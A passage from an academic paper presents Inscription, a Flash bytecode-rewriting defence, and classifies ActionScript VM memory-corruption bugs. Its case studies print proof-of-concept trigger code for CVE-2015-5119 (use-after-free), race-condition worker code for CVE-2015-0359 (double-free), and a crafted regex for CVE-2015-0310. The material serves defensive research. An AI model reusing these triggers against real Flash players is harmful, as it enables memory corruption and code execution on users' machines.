As explained in §2.1, Inscription IRMs maintain self-integrity and complete mediation within potentially hostile script environments based on a "the last writer wins" principle: By modifying the untrusted bytecode before it executes, Inscription can automatically replace any potentially unsafe binary code that might circumvent the IRM enforcement with safe code during the instrumentation. Thus, since Inscription's rewriter is the last to write to the file before it executes, its security controls dominate and constrain all untrusted control-flows.

To decide where to insert the security guards in the untrusted Flash scripts, Inscription performs an exhaustive linear search that detects all potentially security-relevant operations. It then preemptively secures all such operations without attempting to decide *a priori* whether any are exploitable. This ensures that the Flash script cannot violate the enforced security policy. Therefore, Inscription does not detect vulnerabilities but rather runtime actions that might exploit vulnerabilities if left unchecked.

Our approach can be applied both to protect against many attacks falling within a general attack class (e.g., large classes of UAF and DF attacks), and also to protect against specific attacks that do not fall within a generalizable class (e.g., the `RegExp` vulnerability discussed in §3.4).

All wrapper classes are implemented as `final` classes in a dedicated namespace (i.e., `Monitor`), allowing ActionScript's object encapsulation and type-safety to prevent untrusted code from directly accessing the private members of wrapper classes. The bytecode rewriter then modifies the metadata of the untrusted SWF to change all references to wrapped classes to reference the corresponding wrapper classes instead. This ensures that the untrusted SWF uses the safe functions provided by our `Monitor` class instead of using unsafe functions in the untrusted class, thereby providing complete mediation.

Flash apps cannot directly self-modify (except by first exploiting a VM bug, which we prevent), but they can dynamically generate and execute new bytecode via a select collection of system API methods (e.g., `Loader.loadBytes`). Inscription wraps these methods with bytecode that recursively applies the code rewriting algorithm to dynamically generated code before it executes. Likewise, system API methods that allow ActionScript code to dynamically generate class references from strings (e.g., `flash.utils.getDefinitionByName`) are wrapped with bytecode that substitutes the resulting reference with one to a wrapper class if the class is wrapped. This prevents untrusted ActionScript code from acquiring unmediated access to vulnerable classes even by reflective programming.

In direct bytecode rewriting, Inscription's bytecode rewriter scans the untrusted code for every occurrence of the vulnerable method and injects guard-code surrounding it. ActionScript type-safety guarantees that checks in the guard-code are not circumvented. For policies that use wrapper classes, Inscription's `SWF` merge tool replaces every binary occurrence of the vulnerable method call in the untrusted `SWF` file with the corresponding overridden method of the wrapper class instead.

2.5.2. Attack and Defense Design Challenges

While our overall approach is general enough to mitigate many different VM vulnerabilities and vulnerability subclasses (specifically, any computable safety policy (Hamlen et al., 2006) and some non-safety policies (Ligatti et al., 2005)), formulating sound and efficient policy implementations can sometimes require a detailed understanding of VM internals, including known bugs. All vulnerabilities described in this paper were results of subtle inconsistencies in the complex ActionScript language semantics or obscure security flaws deep inside the AVM. To formulate appropriate policies, we therefore performed extensive background research and experiments, since the AVM2 is not open source. Additionally, a thorough knowledge of all ActionScript 3.0 classes and their properties involved in the vulnerabilities and exploits were required to create policies to mitigate further attacks.

Testing the resulting defenses can also be challenging. Some vulnerabilities require a very specific environment in order to be triggered; for example, the `ByteArray` DF studied in §3.3 targets SWF version 25 specifically. Many synchronization vulnerabilities abuse `Workers`, but neither of Adobe's Creative Suite tools for Flash development (Animate CC or Flash Builder 4.7) have tracing or debugging for background `Workers`. To test our policies, we therefore manually created proof-of-concept ads with full exploits by stitching the exploits from code snippets and relevant information dispersed among a broad array of threat reporting sources.

To the best of our knowledge, there are currently no commercially available libraries or tools for ActionScript bytecode manipulation. Complicating this problem, the SWF binary format specification is open-ended in the sense that SWFs may include binary sections with proprietary or otherwise undocumented content tags; Flash players simply ignore sections with tags they do not recognize. This, unfortunately, tasks security tools with the daunting challenge of recognizing and analyzing all possible tags (even undocumented ones) recognized by all players in order to secure all malicious content. To develop Inscription, we therefore pieced together scattered information about many different players, ActionScript compilers, and ActionScript parsers, to support as many SWFs as possible. While we cannot ensure that our efforts are fully comprehensive, we successfully tested our prototype on a large number of ads currently distributed by major ad networks to assess its completeness.

2.5.3. Deployment

We conservatively assume that most users update their web-browsers and Flash Players only sporadically, which allows their systems to be compromised by exploits targeting vulnerabilities that were recently patched.

Our work targets malicious SWFs delivered by exploit kits and malicious third-party content (e.g., malvertisements) loaded by second-party content (e.g., web pages). Second-

parties do not serve the malicious content directly, so they cannot rewrite the Flash files on their servers. However, the loader scripts that they serve to end-users do see and have the opportunity to rewrite all dynamically loaded content, including content loaded through redirections to malicious servers. Our work therefore provides a means for trustworthy second-parties to protect their end-users from malicious third-party content by embedding Flash rewriting logic into their loader scripts. This does not entail updating the end-user's client, which second-parties generally cannot do. Third-party malicious content dynamically embedded into otherwise trustworthy second-party content is one of the most common web attack patterns highlighted in major threat reports today, motivating this as a potentially high-impact deployment model.

2.5.4. Limitations

While our high-level approach can apply to AVM1 vulnerabilities, our current prototype implementation does not yet support them. AVM1 runs ActionScript 1.0 and 2.0 which are very different from ActionScript 3.0, requiring a different parser and rewriter.

Inscription cannot stop malicious events generated within externally loaded files. For example, in CVE-2016-0967, loading an external `.flv` file corrupts the stack (Google Security Research Database, 2015). However, we do not analyze or instrument the external file before loading; therefore our IRM cannot protect against it. In SWF binaries, externally loaded files can be written in languages other than ActionScript (e.g., JavaScript). Protecting against such attacks should therefore combine Inscription with appropriate defenses for those other languages.

3. Sub-Classes of Memory Corruption Vulnerabilities & Case Studies

Creating robust and holistic defense solutions for mitigating critical, highly dangerous web-based VM vulnerabilities requires a comprehensive understanding of the expected behaviors of the code segments that are responsible for the vulnerability and the reasons why some web script code might act differently from their developers' intentions. However, building security solutions for every vulnerability-specific design flaw is an arduous task that involves an immense amount of human effort. Therefore, generic, vulnerability-specific security security solutions that address underlying issues of the web-based VM implementations are essential for providing a secure web experience for web users. Studying the attack surface of the web-based VMs by analyzing currently disclosed vulnerabilities to identify a common thread causing a class of vulnerability is crucial to building vulnerability-class-specific, generic security solutions.

Researchers and security defense builders currently rely mostly on the CVE (MITRE, Inc., 2020c) and NVD (NIST, 2020a) databases for obtaining information about vulnerabilities in order to build mitigating defenses. These databases exhaustively list all disclosed vulnerabilities and provide useful information about each vulnerability, such as a brief description, the type, the impact score, the severity of the vulnerability, and the vulnerable versions of affected systems based on reports from hundreds or thousands of researchers, from hobbyists to professionals (MITRE, Inc., 2017). However, having many contributors with different backgrounds hinders having a coherent and well-formed vulnerability database, which is an important prerequisite to building robust, generic security solutions that address the implementation issues of different web-based implementations.

For example, the CVE and NVD databases classify almost 30% of ActionScript vulnerabilities as "Memory Corruption" (MITRE, Inc., 2020e) vulnerabilities, which is insufficiently precise for building many defenses, since it is too coarse-grained—a "Memory Corruption" vulnerability can in fact be further categorized into *use-after-free* (UAF) (MITRE, Inc., 2020l), *double-free* (DF) (MITRE, Inc., 2020k), or one of the buffer- (MITRE, Inc., 2020f), integer- (MITRE, Inc., 2020i), or heap-overflow (MITRE, Inc., 2020g) vulnerabilities. Mitigating each of these vulnerability types requires different security approaches and techniques. Also, a significant number of CVE entries do not declare the type of ActionScript vulnerabilities, labeling them as "Unknown". MITRE reports that more than a quarter (26.8%) of the OS vendor advisories received this classification (type "Unknown") (MITRE, Inc., 2017). Additionally, CVE and NVD databases potentially misclassified four "critical" and exploitable vulnerabilities affecting *confidentiality*, 42 vulnerabilities for *integrity*, and 46 vulnerabilities for *availability* in just the last two years (ENISA, 2019).

The perils of these more specific forms of memory pointer misuse have long been recognized by software engineers (since at least the 1960s (Brown, 1965)), and today rank highly among Mitre's Common Weakness Enumeration (CWE) (MITRE, Inc., 2020d), which catalogues over 1200 general forms of software flaws. However, vulnerability instances disclosed by software developers as CVEs are not generally categorized in this way, in part because many CWE categories are intended as broad umbrellas of advice (e.g., "CWE-546 Suspicious Comment") rather than specific flaw types into which vulnerabilities can be objectively categorized. CVE vulnerabilities that are any form of memory corruption are therefore prone to receiving a vague "Memory Corruption" label. Unfortunately, this renders that categorization unhelpful for security personnel, who need to have a more detailed classification to analyze and fix the underlying security issue.


In this section, we describe sub-classes of "Memory Corruption" vulnerabilities in the implementation of web-based VMs. These vulnerabilities are frequently added to exploit kits sold to hackers in the underground——Angler EK, Neutrino, and Nuclear Pack (Kaspersky, 2015). In addition, we introduce an example of vulnerability for each vulnerability sub-class and explain implementation flaws inside the AVM that cause these vulnerabilities. We also discuss more technical details on reasons of why the AVM performs unintended, malicious behaviors and how exploits can exploit the unexpected program states occurring after the vulnerabilities are triggered.

3.1. Motivation & Methodology

Motivation. An important distinction between MITRE's CVE and CWE databases is that the former is an exhaustive directory of vulnerabilities and attacks mainly aimed to help security researchers and others apply diagnostics and classification to analyze and patch vulnerabilities, whereas the latter is mainly used to provide a "weakness" resource to help programmers and software architects avoid listed flaws in their software (MITRE, Inc., 2020a; Sivakumar and Garg, 2007). Therefore, CWE labels do not directly help security researchers with vulnerability diagnostics.

Additionally, many times, there is no direct mapping between CVE entries and fine-grained CWE labels; the CWE list is too detailed for CVE classification—there are too many potential CWE labels to choose from for a particular CVE entry. Therefore, researchers tend to pick a coarse-grained classification for vulnerabilities they disclose, consequently leading to loss of information (Neuhaus and Zimmermann, 2010). For example, the "Memory Corruption" CVE class is used to describe the consequences of writing to memory outside the bounds of a buffer as a result of incorrect pointer arithmetic, accessing invalid pointers due to incomplete initialization or memory release (MITRE, Inc., 2020e). As a result, "Memory Corruption" becomes a blanket term for a set of many other vulnerability sub-classes such as *access of uninitialized pointer* (MITRE, Inc., 2020n), *out-of-bounds read* (MITRE, Inc., 2020h), *return of pointer value outside of expected range* (MITRE, Inc., 2020m). Therefore, labeling a vulnerability as "Memory Corruption" does not give sufficient details about the underlying weaknesses that cause the vulnerability for diagnostic purposes, since all of these vulnerability sub-classes have their own idiosyncrasies that require vulnerability-class specific security solution to be solved (MITRE, Inc., 2020b). However, knowing these details about vulnerabilities is crucial for building a robust, effective security solution. Fig. 17 in §5 demonstrates that almost 30% of ActionScript vulnerabilities been disclosed since 2013 are labeled as "Memory Corruption" vulnerabilities, in fact, they can be further classified into one of the more fine-grained "Memory Corruption" sub-classes.

Methodology. In order to identify the most relevant vulnerability sub-classes for the CVE "Memory Corruption" class, we use the following methodology. First, we analyze the following specific properties for each AVM vulnerability: (1) types of implementation errors that cause the vulnerability, (2) methods of exploiting the vulnerability, (3) privileges and capabilities that attackers gain after triggering the vulnerability, (4) assets damaged during the execution of exploits, (5) consequences of successful exploits, and (6) frequency of the vulnerability being exploited in real-life. We also consider the CVE severity score of the vulnerability, and whether it was frequently exploited by infamous exploit kits, since the execution of a vast majority of these vulnerabilities (more than 80%) can lead to remote/arbitrary code execution, which is one of the most dangerous malicious activities. Additionally, our analysis shows that the design flaws that result in these vulnerabilities are not vulnerability-specific, unlike the design flaws that lead to other vulnerability classes. Thus, focusing on these five vulnerability sub-classes allows us to build a generic security solution that mitigates these vulnerabilities (please see Section 2). Our analyses allows us to prioritize five sub-classes of "Memory Corruption" vulnerability class, which we describe in detail in this section.



(a) Typical object allocation in memory

(b) Dangling pointer occurrence after UAF vulnerability

(c) Exploiting the dangling pointer to access metadata of the consequently created `Vector` instance

Figure 3: Accessing metadata of `Vector` instance by exploiting UAF vulnerability

There are other, less commonly exploited vulnerability classes than "Memory Corruption" vulnerabilities mentioned in the CVE and NVD databases. We do not prioritize these classes due to the following reasons. First, the number of these vulnerabilities is relatively smaller than the number of vulnerabilities in our sub-classes of "Memory Corruption" vulnerabilities. For example, the number of integer overflow vulnerabilities is only 17 compared to 255 UAF vulnerabilities. Second, the design flaws that lead to the vulnerabilities from these classes are vulnerability-specific, which hinders to build a generalized solution. We provide more technical details about those classes in §4 in order to highlight the reasons for us to exclude them from our generic and comprehensive security solution.

3.2. Use-After-Free

UAF vulnerabilities are one of the most common vulnerability sub-classes, with more than 250 entries for Flash Player in the last seven years in the NVD (NIST, 2020b). UAF vulnerabilities create a dangling pointer referencing memory after it has been freed. The vulnerability occurs in case the VM's garbage collector (which is responsible for reclaiming memory occupied by objects that are no longer in use by the

program) are asynchronous, or the VM is not able to manage object references properly. Referencing a freed object grants unauthorized access to the memory even if it is allocated to another object later on. Fig. 3a illustrates a typical object allocation in the memory. The object reference points a memory location where the metadata of the object is stored. Fig. 3b demonstrates a UAF vulnerability that happens after the object is freed. Even though the object is freed, the memory pointer is not removed and becomes a dangling pointer, which can be exploited by attackers to corrupt the data in this particular memory segment. Fig 3c displays that the dangling pointer provides access to metadata of a consequently created `Vector` instance. An exploit can corrupt `.length` property of the `Vector` instance by utilizing the dangling pointer to gain access to the entire memory. UAF vulnerabilities may lead to a program crash or can be the first step of more malicious activities such as remote code execution.

Name	Description
`ByteArray` Class	Provides methods and properties to optimize reading, writing, and working with binary data.
`m_buffer`	Is located at offset 0x24 in the `ByteArray` class points to an object of the `ByteArray::Buffer` class, which eventually leads to the actual array of bytes (paloalto Networks, 2015).
`m_subscribers`	Contains a pointer to a `ListData` object, which holds information about entities that should be notified when the `ByteArray` instance is reallocated/freed (i.e., its place in memory changes), or even simply when its length changes (paloalto Networks, 2015).
`m_isShareable`	Demonstrates whether the `byteArray` instance is shared between `Workers`. When the `ByteArray` instance is shared, there's no need to copy the data, but rather to point to the exact same `ByteArray::Buffer` instance `m_buffer` points to (paloalto Networks, 2015).
`m_byteArray`	Is a static allocation of a ByteArray instance (paloalto Networks, 2015).
`Worker` Class	Allows executing code "in the background" at the same time that other operations are running in another workers (including the main script's worker). This capability of simultaneously executing multiple sets of code instructions is known as *concurrency*.
`AvmCore::integer`	Calculates the numeric value of an instance given as parameter
`Vector` Class	Allows accessing and manipulating a dense array whose elements all have the same data type. The data type of a `Vector`'s elements is known as the `Vector`'s base type.

Figure 4
Description of classes and properties involved in our example UAF vulnerability

Case Study #1 **UAF Vulnerability due to Side-Effects of a Malicious Function Definition.** CVE-2015-5119, another popular vulnerability from Kaspersky's Devil's Dozen (Kaspersky, 2015), was added to Angler EK, Neutrino, Hanjuan, Nuclear Pack, and Magnitude exploit kits in 2015, leaked from the Hacking Team (Li, 2015). CVE-2015-5119 is a use-after-free vulnerability resulting from a faulty implementation of the `ByteArray` operator `[]`, used to access an element or assign a value to an element at a given index. A `ByteArray` instance is an ordinary array but it holds data whose type can be `byte` only. The attacks that exploit the UAF vulnerability assign an object that belongs to a user-defined class to an index of the `ByteArray` instance. When an instance (the instance can belong to any class) is assigned to a variable or a position of a data structure, the `valueOf` function of the instance is called to determine the exact value of the object. If the object is `primitive`, the `valueOf` function returns the `primitive` value of the object. Otherwise, the `valueOf` function returns the object pointer. The default `valueOf` function is defined in `Object` class, which is the default parent class of all user-defined and predefined classes in ActionScript language, but it can be overridden in user-defined classes in order to call the overridden `valueOf` function definition when an instance, which belongs to the user-defined class is invoked.

Listing 4 demonstrates the exploit, which consists of two classes (`malClass` and `hClass`) that operate on the same `ByteArray` objects. Line 3–4 create a `ByteArray` object `b1` and set its length to 12. Line 5 instantiates an `hclass` object, `mal`, and passes `b1` as an argument to the constructor of `hclass`. Line 12, in the constructor of `hclass`, b3 is used to hold the argument that has been passed to the constructor, which is then assigned to a local property `b2`. So now both `b1` from `malclass`, and `b2` from `hclass`, are referencing the same object. Back in `malclass`, Line 6 assigns `mal` to the index 0 of `b1` using operator `[]` and invokes the `valueOf()` function of `hclass` defined in Line 14. Line 15 increases the length of `ByteArray` `b2` (also referenced by `b1`), as a side-effect of this function, and due to the semantics of the `length` property, the `ByteArray` instance is freed and is assigned a new chunk of memory.

When a `ByteArray` instance is freed, entities stored in the `ListData` instance pointed by the `m_subscribers` property of the `ByteArray` instance are notified. `m_subscribers` is a property of `ByteArray instances`, which contains a pointer to a `ListData` instance, which holds information about entities that should be notified when the ByteArray instance

```
private:
    Toplevel* const          m_toplevel;
    MMgc::GC* const          m_gc;
    WeakSubscriberList       m_subscribers;
    MMgc::GCObject*          m_copyOnWriteOwner;
    uint32_t                 m_position;
    FixedHeapRef<Buffer>     m_buffer;
    bool                     m_isShareable;
public:
    bool                     m_isLinkWrapper;
```

Figure 5: Implementation of properties of `ByteArray` class

Listing 4: The PoC for CVE-2015-5119

```
1  public class malClass extends Sprite {
2    public function malClass() {
3     var b1 = new ByteArray();
4     b1.length = 0x200;
5     var mal = new hClass(b1);
6     b1[0] = mal;
7     }
8  }
9  public class hClass {
10   private var b2 = 0;
11   public function hClass(var b3) {
12     b2 = b3;
13     }
14   public function valueOf() {
15     b2.length = 0x400;
16     return 0x15;
17     }
18 }
```

is reallocated or freed (i.e., its place in memory changes), or even simply when its length changes. Listing 5 shows the vulnerable implementation of `setUintProperty` function in the AVM interpreter, which is responsible for handling object assignment to indices of `ByteArray` instances. This function calls a function named `AvmCore::integer`, which calculates the numeric value of an instance given as parameter, to obtain the numeric value of the given parameter, `value`, since `ByteArray` instances can hold data whose type is `byte`. Since the value assigned to the zeroth index of `ByteArray b1` belongs to a user-defined class, `hClass`, `AvmCore::integer` invokes the `valueOf` function defined in this class. As mentioned above, the `valueOf` function changes the length of `ByteArray b1`, which frees the `ByteArray` instance. However, Line 5 from Listing 5 has already pushed the reference of `m_byteArray` instance to the stack. Thus, the reference of `m_byteArray` is not updated as `ByteArray b1` is freed and `m_byteArray` becomes a dangling pointer. This dangling pointer is still accessible with `b1[0]` in Line 6 from Listing 4. Therefore, the value returned at the end of the `valueOf` function in Line 16 from Listing 4, `0x15`, is written on the recently freed memory chunk on which the consequently created `Vector` instance can be assigned, as shown in Figure 3c.

3.3. Double-Free

DF vulnerabilities occur when a freeing operation is called more than once with the same memory address as an argument. DF vulnerability is a type of UAF vulnerability that exploits the structure of the garbage collector, which is *doubly-linked list* (Gootooru, 2013). Although freeing memory twice seems non-threatening, it distorts the structure of the pointers since the garbage collector works with the "first-in, last-out" principle by placing freed memories at the head of the list and allocating memory starting from the head. Fig. 6 demonstrates the structure of a typical garbage collector with three memory chunks. Every memory chunk points to the “next” and “previous” memory chunks to create a doubly-link list. DF vulnerabilities cause placing the freed memory at the head twice and making it point to itself as both forward and backward memory. Fig. 7 shows the structure of the garbage collector after `Chunk 2` is freed twice. `Chunk 2` is put at the head of the list twice, which makes `Chunk 2` point to itself. A malicious activity such as arbitrary code execution can be crafted by overwriting the pointers in freed memory. Fig. 8 demonstrates that the forward and backward pointers in `Chunk 2` can be overwritten with a new user data after a DF vulnerability is triggered. A specially crafted attack can exploit this vulnerability and transfer the control-flow of the program to an arbitrary code block.

Listing 5: Implementation of `setUintProperty` function

```
1  void ByteArrayObject::setUintProperty
2  (uint32_t i, Atom value)
3  {
4     m_byteArray[i] = uint8_t
5       (AvmCore::integer(value));
6  }
```

Case Study #2 **DF Vulnerability due to Lack of Synchronization Among Threads.** CVE-2015-0359 (MITRE, Inc., 2014) is a DF vulnerability exploited by famous exploit kits (Garnaeva et al., 2016). The vulnerability is the result of a race condition amongst simultaneously running threads. ActionScript supports multi-threading by code that instantiates the `Worker` class. Each `Worker` instance creates a fresh, background SWF execution and they can share a `ByteArray` instance if a `ByteArray` instance is assigned to their `m_isShareable` fields. `Worker` instances can perform any operation (including `clear`) on the shared `ByteArray` instance as if it is declared in their execution.

Fig. 9 shows the constructor function of `ByteArray` class. The `Worker` instances utilize the `ByteArray` constructor function to create the shareable `ByteArray` instance in their SWF execution. However, as shown in the highlighted line in Fig. 9, the `ByteArray` constructor function creates an empty `ListData` object for the `m_subscribers` property in these background SWF executions, which causes the background SWF executions to forget entities included in the `ListData` objects. Thus, while the main `Worker` instance notifies entities listed in `ListData` object pointed by the `m_subscribers` property when the shared `ByteArray` instance is freed, the background `Worker` instances cannot notify subscribing entities since the `ListData` object they contain is empty.

Here, the AVM does not notify subscribers of a `ByteArray` instances so that simultaneously running threads do not get any notification if the shared `ByteArray` instance is cleared or reallocated. The exploits that trigger the vulnerability create many background `Worker` instances and run them simultaneously with one main `Worker` instance. While the main `Worker` instance tries to allocate the shared `ByteArray` instance, the background `Workers` try to clear it in a loop during the execution. If two or more `Workers` consequently clear the shared `ByteArray` instance between two allocations of the main `Worker`, the shared `ByteArray` instance is cleared twice, exploiting the DF vulnerability.

Listings 6, 7 show code for the primary `Worker` and back-




Figure 6: Typical garbage collector implementation




Figure 7: Structure of the garbage collect after DF vulnerability




Figure 8: Exploiting a DF vulnerability by overwriting pointers

ground Worker (bgWorker) respectively. In the attack, the primary Worker and bgWorker concurrently operate on a shared ByteArray object, bShared. Lines 1–3 from Listing 6 show the primary Worker creating bShared and setting it as shared property with bgWorker. Inside a loop (Listing 6, Lines 7–18), the primary Worker writes to bShared and sets its length. Concurrently, inside another loop (Listing 7, Lines 3–7), bgWorker also writes to bShared, clears it and reduces its length. The attacker creates a race condition between both Workers by having bgWorker clear bShared (Listing 7, Line 5) between the events of freeing and allocating a new memory chunk to bShared (Listing 6, Line 8, length semantics) inside the primary Worker. This race condition causes bShared to be freed twice. To determine whether the double-free vulnerability was triggered or not, in every iteration of the loop the attacker allocates a new ByteArray twice to the same variable

```
ByteArray::ByteArray(Toplevel* toplevel,
    ByteArray::Buffer* source, bool shareable)
    : DataIOBase()
    , DataInput()
    , DataOutput()
    , m_toplevel(toplevel)
    , m_gc(toplevel->core()->GetGC())
    , m_subscribers(m_gc, 0)
    , m_copyOnWriteOwner(NULL)
    , m_position(0)
    , m_buffer(source)
    , m_isShareable(shareable)
    , m_isLinkWrapper(false)
{
    .
    .
    .
}
```

Figure 9: Implementation of the constructor function of ByteArray class

b (Listing 6, Line 9 and Line 14). The attacker then assigns an index at the ninth element of b and pushes them one by one on to an Array a (Listing 6, Line 12 and Line 17). The attacker tracks the index to be assigned to the next allocation of b using a sequential counter ib (Listing 6, Line 11 and Line 16). If the race condition succeeds, then the second allocation of b overwrites the first allocation.

To determine the iteration of the loop where the vulnerability was exploited, the attacker scans the index of every ByteArray instance allocated inside the array, a (Listing 6, Lines 21–27). If two allocations of b have the same index, it implies that the missing index was overwritten by the instance of b that allocated to the same memory chunk. This gives the attacker access to a pointer to control the heap and inject shellcode via b.

3.4. Out-of-Bounds Read

Out-of-bounds read vulnerabilities lead to unauthorized access to past the end or before the beginning of the intended buffer. Attackers cannot perform RCE by triggering an out-of-bounds read vulnerability solely, but they can utilize the attack to obtain security-sensitive information from the stack or the heap to facilitate more dangerous attacks.

Listing 6: Primary `Worker` writing to `ByteArray bShared`

```
1  bShared = new ByteArray();
2  bgWorker.setSharedProperty("byteArray",
3    bShared);
4  ...
5   var ib:uint = 0, b:ByteArray = null;
6   var a:Array = new Array();
7   for (k=4; k<0x3000; k+=4) {
8    bShared.length = 0x400;
9    b = new ByteArray();
10   b.length = baLength;
11   b[8] = ib;
12   a.push(b);
13   ib++;
14   b = new ByteArray();
15   b.length = baLength;
16   b[8] = ib;
17   a.push(b);
18   ib++; }
19  for (k=0;k<a.length;k++) {
20   b = a[k];
21   if (b[8] != (k%0x100)) {
22   a[k+1].length = 0x1000;
23   v.length = vLength;
24   b.position = 0;
25   b.writeUnsignedInt(0x41414141);
26   a[k-1].length = 0x1000;
27   var l:uint = 0x40000000-1;}
```

Case Study #3 **Out-of-Bounds Read because of Accessing Memory without Checking Buffer Boundaries.** CVE-2015-0310 (MITRE, Inc., 2015a) is an out-of-bounds read vulnerability residing in the implementation of `exec` function of the `RegExp` API. The `exec` function has a fixed-sized array, named `ovector`, of size 99 in the call stack that stores the starting and the ending indices of matched strings. This array can store up to 49 matches. As shown in Fig. 10, after a `RegExp` query, if a match is found, the `exec` function returns a positive number that indicates success. If the pattern does not match with any strings, the `exec` function returns negative one, which indicates the failure. However, if the number of matches exceeds the array offset, the `exec` function returns a zero (hiddencodes, 2015).

The vulnerability resides in the `ArrayObject* RegExpObject::_exec()` function definition, invoked when ActionScript code calls the `exec` function. This function accepts the subject `string` and returns an array to ActionScript during the call up.

Listing 7: Background `Worker` writing to and clearing `ByteArray bShared`

```
1  function playWithWorker(){
2     ...
3   for (j=0;j<0x1000;j++) {
4    bShared.writeObject(tempBytes);
5    bShared.clear();
6    trace("bytearrayCleared");
7    bShared.length = 0x30;}
8   mutex.unlock();
9   Worker.current.terminate();}
```

`exec()` `return values`	**Description**
> 0	success; value is the number of elements filled in
$= 0$	success; but offsets is not big enough
-1	failed to match
$<$ -1	some kind of unexpected problem

Figure 10
The values `ArrayObject* RegExpObject::_exec()` returns

Fig. 11 and Fig. 12 show the regular expression that can trigger the out-of-bounds vulnerability, and the subject `string` in which the regular expression is searched, respectively. The regular expression contains more than 49 open brackets, which cause the `ArrayObject* RegExpObject::_exec()` function to return zero and fill the `ovector` with dummy values. In addition, the regular expression has a named capturing group (`P?<test>`), which captures the match of group into the backward reference "test". ActionScript handles capturing names with the `m_hasNamedGroups(toCopy->m_hasNamedGroups)` attribute, which holds `true` if the regular expression has a capturing group. This attribute is used to create a `name_table`, which captures the information about the "named captures" names and offsets to `ovector`. Fig. 13 demonstrates the memory structure of the `name_table` and the `ovector`. The offset in the `name_table` points to the 50th (0x32) index of the `ovector`, an illegal index since the `ovector` can hold 48 (0x30) elements. The vulnerability allows the `name_table` to point beyond the boundaries of the `ovector` since the named group is placed at the end of the regular expression and the `ovector` is filled with dummy values. Therefore, an attacker can exploit this vulnerability to obtain sensitive information using the pointer in the `name_table` with a specifically crafted regular expression.

```
sh(?!e|(((((((((((((((((((((((((((((((((((((((((((((((((?!e|(
))37)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|
a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a|a)|a
)|a)|a)|a)|a)|a)|a)|a)|a)(?P<test>)
```

Figure 11: Regular expression used to trigger CVE-2015-0310

3.5. Buffer Overflow

Buffer overflow vulnerabilities are one of the most common types of vulnerabilities that in any software implementation. Using these vulnerabilities, exploits can overwrite arbitrary memory location by triggering the vulnerability, especially memory adjacent to the vulnerable buffer. The vulnerability happens because of a lack of appropriate boundary checks when a thread writes data to the buffer. This vulnerability is triggered to overwrite a return address for a

_regExpobject.exec("sh0123456789sh0123456789");

Figure 12: The subject `string` in which the regular expression given in Fig. 11 is search




Figure 13: Implementation of the constructor function of `ByteArray` class (hiddencodes, 2015)

function mostly, since the return address is placed right after a buffer, which holds function parameters that may be user inputs, in the stack. Function parameters are, therefore, the perfect place to insert crafted arguments to perform malicious activities in victim machines. Fig. 14 illustrates a typical call stack before and after a buffer overflow vulnerability is triggered. The call stack places the local variables above the return address, which can be overwritten when one of the local variables is overflowed. Therefore, exploits can hijack the control-flow of the vulnerable program by modifying the return address.

